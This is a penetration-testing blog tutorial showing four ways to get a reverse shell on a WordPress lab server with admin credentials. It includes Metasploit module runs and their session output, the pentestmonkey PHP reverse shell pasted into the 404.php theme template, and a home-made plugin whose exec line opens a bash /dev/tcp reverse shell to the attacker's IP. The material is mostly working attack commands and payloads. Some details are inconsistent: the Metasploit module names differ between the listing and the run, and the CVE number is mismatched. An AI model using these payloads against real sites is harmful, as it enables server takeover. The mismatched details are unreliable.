

Hacking Articles

Raj Chandel's Blog

[CTF Challenges](#)[Web Penetration Testing](#)[Red Teaming](#)[Penetration Testing](#)[Courses We Offer](#)[Donate us](#)

WordPress: Reverse Shell

posted in **PENETRATION TESTING** on **SEPTEMBER 28, 2019** by **RAJ CHANDEL**  **SHARE**

This post is related to WordPress security testing to identify what will be possible procedure to exploit WordPress by compromising admin console. We have already setup WordPress in our local machine but if you want to learn WordPress installation and configuration then visit the link given below.

<https://www.hackingarticles.in/wordpress-penetration-testing-lab-setup-in-ubuntu/>

As we all know wpscan is a standalone tool for identifying vulnerable plugins and themes of WordPress, but in this post, we are not talking wpscan tutorial.

Search

Subscribe to Blog via Email

SUBSCRIBE

Follow me on Twitter

Table of Content

- Metasploit Framework
- Injecting Malicious code in WP_Theme
- Upload Vulnerable WP_Pulgin
- Inject Malicious Plugin

Requirement:

Host machine: WordPress

Attacker machine: Kali Linux

WordPress Credential: admin: admin (in our case)

Let's begin!!

As you can observe that I have access of WordPress admin console over the web browser, for obtaining web shell we need to exploit this CMS. There are multiple methods to exploit WordPress, let's go for some operations.





Ignite Lab



Hello world!

Welcome to Ignite Technologies

Username: admin

Password: admin



Categories

- BackTrack 5 Tutorials
- Cryptography & Steganography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking

Metasploit Framework

The very first method that we have is Metasploit framework, this module takes an administrator username and password, logs into the admin panel, and uploads a payload packaged as a WordPress plugin. Because this is authenticated code execution by design, it should work on all versions of WordPress and as a result, it will give meterpreter session of the webserver.

```
1 msf > use exploit/unix/webapp/wp_admin_shell_upload
2 msf exploit(wp_admin_shell_upload) > set USERNAME admin
3 msf exploit(wp_admin_shell_upload) > set PASSWORD admin
4 msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
5 msf exploit(wp_admin_shell_upload) > exploit
```

Great!! It works wonderfully and you can see that we have owned the reverse connection of the web server via meterpreter session.

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload ↩️
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/nwMjSVvCJM/ICEteA
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:58736)
[+] Deleted ICEteAcTCZ.php
[+] Deleted nwMjSVvCJM.php
[+] Deleted ../nwMjSVvCJM

meterpreter > |
```

Injecting Malicious code in WP_Theme

There's also a second technique that lets you spawn web server shells. If you have a username and password for the administrator, log in to the admin panel and

🔖 [Window Password Hacking](#)


🔖 [Wireless Hacking](#)

Articles


Select Month




inject malicious PHP code as a wordpress theme.




Login into WP_dashboard and explore the appearance tab.



Now go for theme twenty fifteen chose the templet into 404.php





You see a text area for editing templet, inject your malicious php code here to obtain reverse connection of the webserver.

WordPress 5.2.2 is available! [Please update now.](#)

Edit Themes

Twenty Fifteen: Stylesheet (style.css)

Select theme to edit: Twenty Fifteen

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen/
Author: the WordPress team
```

Templates

[404 Template](#)
(404.php)

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
```



Now, to proceed further, we used the reverse shell of PHP (By Penetstmonkey). And then we copied the above php-reverse-shell and paste it into the 404.php wordpress template as shown in the picture below. We have altered the IP address

to our present IP address and entered any port you want and started the netcat listener to get the reverse connection.

Edit Themes

Twenty Fifteen: 404 Template (404.php)


```
//  
// Limitations  
// -----  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will  
// Some compile-time options are needed for daemonisation (like pcntl, pos  
//  
// Usage  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.1.106'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourselves if possible to avoid zombies later  
//  
  
// pcntl_fork is hardly ever available, but will allow us to daemonise
```

```
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

Documentation:

Update the file and browse the following URL to run the injected php code.

1 | <http://192.168.1.101/wordpress/wp-content/themes/twentyfifteen/404.php>



you will have your session upon execution of 404.php file. Access netcat using the following command:


```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 50880
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 1
 22:46:53 up 17 min,  0 users,  load average: 0.04, 0.04, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Upload Vulnerable WP_Plugin

Some time logon users do not own writable authorization to make modifications to the WordPress theme, so we choose “Inject WP pulgin malicious” as an alternative strategy to acquiring a web shell.

So, once you have access to a WordPress dashboard, you can attempt installing a malicious plugin. Here I’ve already downloaded the vulnerable plugin from exploit db.

Click **here** to download the plugin for practice.



EDB-ID: 36374

CVE: CVE-2015-3456

Author: CRASHBANDICOT


Type: WEBAPPS

EDB Verified: ✓

Exploit: ⬇ / {}

Platform: PHP

Date: 2015-03-08

Vulnerable App: 


Become a Certified Penetration Tester

Enroll in [Advanced Web Attacks and Exploitation](#), the course required to become an Offensive Security Web Expert (OSWE)


GET CERTIFIED

Since we have zip file for plugin and now it’s time to upload the plugin.


Dashboard > plugins > upload plugin



Browse the downloaded zip file as shown.



Once the package gets installed successfully, we need to activate the plugin.



When everything is well setup then go for exploiting. Since we have installed vulnerable plugin named “reflex-gallery” and it is easily exploitable.

You will get exploit for this vulnerability inside Metasploit framework and thus load the below module and execute the following command:

```
1 use exploit/unix/webapp/wp_slideshowgallery_upload
2 set rhosts 192.168.1.101
3 set targeturi /wordpress
4 exploit
```

As the above commands are executed, you will have your meterpreter session. Just as portrayed in this article, there are multiple methods to exploit a WordPress platformed website.

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload ↵
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBJZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 20
[+] Deleted UCmmvcxfXSBJZRS.php

meterpreter > █
```

Inject Malicious Plugin

As you have seen above that we have uploaded the vulnerable plugin whose exploit is available. But this time we are going to inject our generated malicious plugin for obtain reverse shell.

This is quite simple as we have saved malicious code for reverse shell inside a php file named “revshell.php” and compressed the file in zip format.

```
1 | exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'")
```

```
root@kali:~# cat revshell.php
<?php

/**
 * Plugin Name: Wordpress Reverse Shell
 * Author: Raj Chandel
 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.106/4567 0>&1'");
?>
root@kali:~#
```

Again, repeat the same step as done above for uploading plugin “revshell.zip” file and start netcat listener to obtain the reverse connection of the target machine.

Add Plugins [Upload Plugin](#)

If you have a plugin in a .zip format, you may install it by uploading it here.

[Browse...](#) revshell.zip [Install Now](#)

Once the package gets installed successfully, we need to activate the plugin.

WordPress 5.2.2 is available! [Please update now.](#)

Installing Plugin from uploaded file: revshell.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#)



[Return to Plugin Installer](#)

As soon as you will activate the plugin it will through the reverse connection as netcat session.

```
root@kali:~# nc -lvp 4567
listening on [any] 4567 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 58030
bash: cannot set terminal process group (1182): Inappropriate ioctl for device
bash: no job control in this shell
www-data@LazySysAdmin:/var/www/html/wordpress/wp-admin$
```

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact [Here](#)

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← WEB SHELLS PENETRATION
TESTING

NEXT POST

WEB APPLICATION PENTEST LAB
SETUP USING DOCKER →

1 Comment → WORDPRESS: REVERSE SHELL



CARLOS ANDRE

November 14, 2019 at 12:24 am

Hello my friend, very nice your post!!

What's version WordPress it's using in article?

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

